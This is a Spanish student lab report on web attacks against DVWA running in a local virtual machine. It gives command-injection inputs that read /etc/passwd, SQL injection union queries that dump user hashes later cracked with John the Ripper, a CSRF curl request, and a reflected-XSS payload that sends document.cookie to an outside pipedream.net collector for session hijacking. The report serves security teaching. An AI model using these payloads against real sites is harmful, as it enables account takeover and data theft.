

Práctica 3: Ataques Web



INGENIERÍA DE LA CIBERSEGURIDAD

Diciembre 2023

Grado en Ingeniería Informática

Pablo Braseró Martínez. NIA: 100451247
Miguel Castuera García. NIA: 100451285

Índice

1. Conexión y Análisis de Vulnerabilidades en DVWA.....	3
a) Low.....	3
b) Medium.....	4
c) High.....	5
2. Investigación y Explotación de SQL Injection en DVWA.....	5
a) Consulta SQL para Extracción de Datos en MySQL.....	6
b) Identificación de Usuarios y Campos en la Base de Datos.....	6
c) Recuperación de Usuarios y Hashes de Contraseñas.....	7
d) Rompiendo Contraseñas con John the Ripper.....	8
3. Análisis de CSRF en DVWA y Cambio de Contraseña.....	8
a) Cambio de Contraseña via Terminal: Estudio de CSRF.....	8
b) Explotación de XSS Reflejado para Robo de Cookies.....	9
c) Prueba de Cambio de Contraseña con Cookie Robada.....	10

1. Conexión y Análisis de Vulnerabilidades en DVWA

a) Low

En el análisis del código PHP proporcionado, se identifica una vulnerabilidad crítica conocida como inyección de comandos. Esta vulnerabilidad surge debido a que el código acepta una entrada del usuario, específicamente una dirección IP para hacer ping, y la utiliza directamente en una llamada al sistema.

Esta falta de validación permite que un atacante malintencionado pueda introducir comandos del sistema operativo después de la dirección IP poniendo después de ella el carácter ";" (permite la ejecución secuencial de comandos) o "&&" (condicional que ejecuta un comando si el anterior se cumple), los cuales serán ejecutados por el sistema. En el ejemplo proporcionado, se muestra cómo un atacante podría explotar esta vulnerabilidad para leer el archivo que almacena las contraseñas del sistema.

Para ilustrar esto, se introduce un comando malicioso con el objetivo de mostrar el contenido del archivo '/etc/passwd', que almacena las contraseñas del sistema. Para evitar que el output del comando 'ping' interfiera con el resultado del comando malicioso, se redirige la salida de 'ping' a '/dev/null'.

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

192.168.56.101 > /dev/null; cat /etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

Para evitar esta vulnerabilidad se debería realizar un ***input validation*** que permitiese únicamente introducir la ip.

b) Medium

En el código proporcionado, se ha implementado una forma de validación de entrada conocida como "**blacklist**" que bloquea ciertas entradas que podrían considerarse maliciosas. Específicamente, se eliminan los caracteres "&" y ";" para evitar la ejecución de comandos maliciosos que puedan acompañar a la dirección IP. Sin embargo, esta validación de entrada no es completa, ya que aún es posible utilizar el carácter "|" para que la salida de un comando se convierta en la entrada de otro. Esta vulnerabilidad permite la introducción de comandos maliciosos después de la dirección IP, como se ilustra en el siguiente ejemplo:

```
Ping for FREE
Enter an IP address below:
192.168.56.101 | cat /etc/passwd submit

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh
dhcp:x:101:102:/nonexistent:/bin/false
syslog:x:102:103:/home/syslog:/bin/false
klog:x:103:104:/home/klog:/bin/false
sshd:x:104:65534:/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,/home/msfadmin:/bin/bash
bind:x:105:113:/var/cache/bind:/bin/false
postfix:x:106:115:/var/spool/postfix:/bin/false
ftp:x:107:65534:/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,/var/lib/mysql:/bin/false
tomcat55:x:110:65534:/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:/bin/false
user:x:1001:1001:just a user,111,,/home/user:/bin/bash
service:x:1002:1002,,/home/service:/bin/bash
telnetd:x:112:120:/nonexistent:/bin/false
proftpd:x:113:65534:/var/run/proftpd:/bin/false
statd:x:114:65534:/var/lib/nfs:/bin/false
```

Otra vulnerabilidad se podría encontrar usando los caracteres "|" que ejecuta el comando que va detrás únicamente si el anterior ha fallado por ello en el siguiente ejemplo se realiza ping a un host que es inalcanzable y de esta forma el comando malicioso que va después se ejecuta:

```
Ping for FREE
Enter an IP address below:
192.168.56.104 || cat /etc/passwd submit

PING 192.168.56.104 (192.168.56.104) 56(84) bytes of data.
From 192.168.56.101 icmp_seq=1 Destination Host Unreachable
From 192.168.56.101 icmp_seq=2 Destination Host Unreachable
From 192.168.56.101 icmp_seq=3 Destination Host Unreachable

--- 192.168.56.104 ping statistics ---
 3 packets transmitted, 0 received, 100% packet loss, time 2009ms
 , pipe 3
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh
dhcp:x:101:102:/nonexistent:/bin/false
syslog:x:102:103:/home/syslog:/bin/false
klog:x:103:104:/home/klog:/bin/false
sshd:x:104:65534:/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,/home/msfadmin:/bin/bash
bind:x:105:113:/var/cache/bind:/bin/false
postfix:x:106:115:/var/spool/postfix:/bin/false
ftp:x:107:65534:/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,/var/lib/mysql:/bin/false
tomcat55:x:110:65534:/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:/bin/false
user:x:1001:1001:just a user,111,,/home/user:/bin/bash
service:x:1002:1002,,/home/service:/bin/bash
telnetd:x:112:120:/nonexistent:/bin/false
proftpd:x:113:65534:/var/run/proftpd:/bin/false
statd:x:114:65534:/var/lib/nfs:/bin/false
```

c) High

Este código realiza el input validation de manera correcta ya que sólo acepta como entrada cuatro números separados por ".", por lo tanto sólo se puede introducir una entrada con formato de dirección ip.


```
((is_numeric($octet[0])) && (is_numeric($octet[1])) && (is_numeric($octet[2])) && (is_numeric($octet[3])) && (sizeof($octet) == 4) )
```

2. Investigación y Explotación de SQL Injection en DVWA

La consulta que realiza este código es la siguiente:

```
"SELECT first_name, last_name FROM users WHERE user_id = '$id'"
```

Al poner en la entrada(\$id) el carácter "'" para cerrar la comilla de user_id se pueden añadir otras queries después. Por ello en este código hay una vulnerabilidad inyección SQL basada en errores. Al utilizar el carácter "'" se produce un error que indica que hay un número impar de comillas y esto confirma que es vulnerable a la inyección de SQL.



Al usar "' or 1=1#" podemos ver todas las entradas. Esto se debe a que "1=1" es una condición que siempre es verdadera, por lo que la consulta SQL devolverá todas las filas de la tabla. El carácter "#" es un comentario en SQL, por lo que todo lo que sigue después de "#" será ignorado por el servidor SQL y en este caso sirve para evitar errores de sintaxis causados por la comilla simple del final de la consulta.

User ID:

ID: ' or 1=1#
First name: admin
Surname: admin

ID: ' or 1=1#
First name: Gordon
Surname: Brown

ID: ' or 1=1#
First name: Hack
Surname: Me

ID: ' or 1=1#
First name: Pablo
Surname: Picasso

ID: ' or 1=1#
First name: Bob
Surname: Smith


Son dos las columnas "First name" y "Surname", por ello para las entradas de los siguientes casos siempre se utilizarán esas dos columnas para hacer las queries.

a) Consulta SQL para Extracción de Datos en MySQL

Para obtener el nombre de las tablas en MySQL se utiliza el estándar de *INFORMATION_SCHEMA* que proporciona información sobre tablas, columnas, rutinas, vistas y sobre las restricciones. Una consulta para obtener el nombre de las tablas de la base de datos tendría la siguiente estructura:

```
SELECT TABLE_NAME  
FROM INFORMATION_SCHEMA.TABLES  
WHERE TABLE_SCHEMA = 'baseDeDatos';
```

Para obtener el nombre de la base de datos se utiliza la función `database()` que devuelve su nombre. Aprovechando la vulnerabilidad, la entrada en la web ha sido la siguiente `" 'union all select 1, table_name from information_schema.tables where table_schema=database()# "`. Como se observa en el resultado obtenido los nombres de las tablas son `guestbook` y `users`.



User ID:

ID: ' union all select 1, table_name from information_schema.tables where table_schema= database()#
First name: 1
Surname: guestbook

ID: ' union all select 1, table_name from information_schema.tables where table_schema= database()#
First name: 1
Surname: users

b) Identificación de Usuarios y Campos en la Base de Datos

Como es obvio la información de los usuarios se encuentra en la tabla `users`. Para obtener el nombre de las columnas de esta tabla se puede utilizar la entrada `" 'union all select 1, column_name from information_schema.columns where table_name='users'#" ..` Al igual que en la entrada para obtener el nombre de las tablas utiliza *INFORMATION_SCHEMA* en este caso para obtener los nombres de las columnas de la tabla `"users"`; el resultado se observa

en la siguiente imagen:

User ID:

ID: ' union all select 1, column_name from information_schema.columns where table_name= 'users' #
First name: 1
Surname: user_id

ID: ' union all select 1, column_name from information_schema.columns where table_name= 'users' #
First name: 1
Surname: first_name

ID: ' union all select 1, column_name from information_schema.columns where table_name= 'users' #
First name: 1
Surname: last_name

ID: ' union all select 1, column_name from information_schema.columns where table_name= 'users' #
First name: 1
Surname: user

ID: ' union all select 1, column_name from information_schema.columns where table_name= 'users' #
First name: 1
Surname: password

ID: ' union all select 1, column_name from information_schema.columns where table_name= 'users' #
First name: 1
Surname: avatar

Las columnas son: "user_id", "first_name", "last_name", "user", "password" y "avatar".

c) Recuperación de Usuarios y Hashes de Contraseñas

Conociendo el nombre de la tabla y las columnas la entrada para obtener el listado de usuarios y sus respectivas contraseñas es "' union all select user, password from users#" y el listado sería el siguiente:

User ID:

ID: ' union all select user, password from users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' union all select user, password from users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' union all select user, password from users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' union all select user, password from users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' union all select user, password from users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

d) Rompiendo Contraseñas con John the Ripper

Usando JohnTheRipper se rompen esos hashes y se determina que las contraseñas de los usuarios de esta base de datos son:

Usuario	Contraseña
admin	password
gordonb	abc123
1337	charley
pablo	letmein
smithy	password

el script utilizado es el siguiente:

```
cat pw.txt | awk -F ':' '{print $2}' > pw2.txt  
john --wordlist=/usr/share/john/password.lst --format=RAW-MD5 pw2.txt  
cat ~/.john/john.pot
```


Con la primera línea del script se escoge del archivo únicamente las contraseñas hasheadas. Posteriormente en la segunda línea aplicar el comando de john para romper las contraseñas utilizando un ataque de diccionario e indicando que el formato de hash que utilizan es md5; “password.lst” contiene las contraseñas más utilizadas por los usuarios por ello ha roto estas contraseñas que eran muy débiles y comunes **en menos de un segundo**. La última línea de script se utiliza para revelar a qué hash pertenece cada contraseña:

```
$dynamic_0$5f4dcc3b5aa765d61d8327deb882cf99:password  
$dynamic_0$e99a18c428cb38d5f260853678922e03:abc123  
$dynamic_0$0d107d09f5bbe40cade3de5c71e9e9b7:letmein  
$dynamic_0$8d3533d75ae2c3966d7e0d4fcc69216b:charley
```

3. Análisis de CSRF en DVWA y Cambio de Contraseña

a) Cambio de Contraseña via Terminal: Estudio de CSRF

Se puede comprobar que la web es vulnerable a CSRF observando la información del monitor de red:



En este ejemplo se ha utilizado la palabra "a" como nueva contraseña y la web utiliza el método get HTTP para realizar el cambio a esta nueva contraseña acompañado de la siguiente petición:

`/dvwa/vulnerabilities/csrf/?password_new=a&password_conf=a&Change=Change`

Un atacante puede aprovechar la vulnerabilidad para cambiar la contraseña del usuario mediante un ataque de *cross-site request forgery*.

Se ha utilizado el comando desde la terminal el comando "curl -X GET 'http://192.168.56.101/dvwa/vulnerabilities/csrf/?password_new=hacked&password_conf=hacked&Change=Change'", curl permite realizar solicitudes a través de varios métodos, HTTP en este caso, -X GET indica el tipo de petición y el url que produce la página para cambiar la contraseña. En la solicitud se ha modificado únicamente las "a" por "hacked" de manera que la nueva contraseña del usuario víctima será esa última.

A pesar de ello se observa que este cambio no se ha realizado efectivamente. Esto se debe a que para hacer la petición de cambio de contraseña, se necesitaría la cookie de sesión del usuario.

La cookie de sesión es un dato que se almacena en el navegador del usuario y se envía con cada solicitud al servidor para mantener el estado de la sesión del usuario.

b) Explotación de XSS Reflejado para Robo de Cookies

El XSS reflejado se da cuando una aplicación web inserta datos no sanitizados proporcionados por el usuario.

En primer lugar se observa que el código toma el parámetro insertado (`$_GET['name']`) sin ningún tipo de validación por tanto es vulnerable a este tipo de ataques. Se puede comprobar esto rápidamente utilizando la entrada "`<script>alert('vulnerable a XSS')</script>`" cuyo resultado es:

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello a

More info

<http://ha.ckers.org/>
<http://en.wikipedia.org/>
<http://www.cgisecurity.org/>

192.168.56.101

vulnerable a XSS

OK

Usando este método se puede robar la cookie de sesión por la falta de validación de la entrada, utilizando la entrada `"<script>alert(document.cookie)</script>"` obtenemos la cookie de sesión:

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello a

More info

<http://ha.ckers.org/>
<http://en.wikipedia.org/>
<http://www.cgisecurity.org/>

192.168.56.101


security=low; PHPSESSID=d72005bc2663828f362110314a48c437

OK

Sin embargo, un atacante que no tiene acceso a la cuenta de la víctima necesitará engañarle para que le envíe su cookie y así poder usarla. Para ello el atacante podría enviar el siguiente link a la víctima:

http://192.168.56.101/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Efetch%28%27https%3A%2F%2Fengt0vfwhr1me.x.pipedream.net%27%2C+%7B+method%3A%27POST%27%2Cbody%3AJSON.stringify%28%7Bcookie%3Adocument.cookie%7D%29%7D%29%3B%3C%2Fscript%3E#

La víctima al hacer click sería redirigido a la página vulnerable a XSS en la que ya está autenticado y con el código javascript que incluye enviaría usando el método POST su cookie al servidor del atacante como se puede observar:



El código javascript que se insertaría al hacer click en el url y que sirve para enviar la cookie de la sesión al servidor que se desee es el siguiente:

```
<script>fetch('https://engt0vfwhr1me.x.pipedream.net', {  
method:'POST',body:JSON.stringify({cookie:document.cookie}});</script>
```

c) Prueba de Cambio de Contraseña con Cookie Robada

Teniendo la cookie de sesión obtenida en el apartado anterior el atacante puede hacer la petición de manera autenticada y cambiar la contraseña del usuario admin con el siguiente comando desde la terminal:

```
"curl -X GET  
'http://192.168.56.101/dvwa/vulnerabilities/csrf/?password_new=hacked&password_conf  
=hacked&Change=Change' -cookie 'security=low;  
PHPSESSID=d72005bc2663828f362110314a48c437' "
```

En este caso a diferencia del primer apartado se añade la cookie y al ser una petición autenticada la contraseña cambia efectivamente a "hacked". El atacante estaría realizando un secuestro de sesión (session hijacking).